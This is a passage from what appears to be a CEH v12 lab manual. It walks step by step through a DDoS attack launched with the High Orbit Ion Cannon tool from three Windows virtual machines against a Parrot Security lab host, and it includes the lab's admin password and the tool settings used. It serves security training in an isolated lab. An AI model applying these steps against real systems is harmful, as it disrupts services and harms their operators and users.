


7. Similarly, follow the previous step (**Step #6**) on the **Windows Server 2019** and **Windows Server 2022** virtual machines.

   Note: In **Windows Server 2019**, click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.

   Note: In **Windows Server 2022**, click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.

   Note: On the **Windows Server 2019** and **Windows Server 2022** machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools.**



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
8. Now, switch to the **Window 11** virtual machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.

   Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



9. The **HOIC** GUI main window appears; click the "**+**" button below the **TARGETS** section.

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

10. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.13 [Parrot Security]**) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.



11. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.



12. Now, switch to the **Windows Server 2019** and **Windows Server 2022** virtual machines and follow **Steps 8-11** to configure HOIC.
13. Once **HOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** virtual machine.

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



14. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



15. Switch to the **Parrot Security** virtual machine.
16. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11, Windows Server 2019**, and **Windows Server 2022** machines.

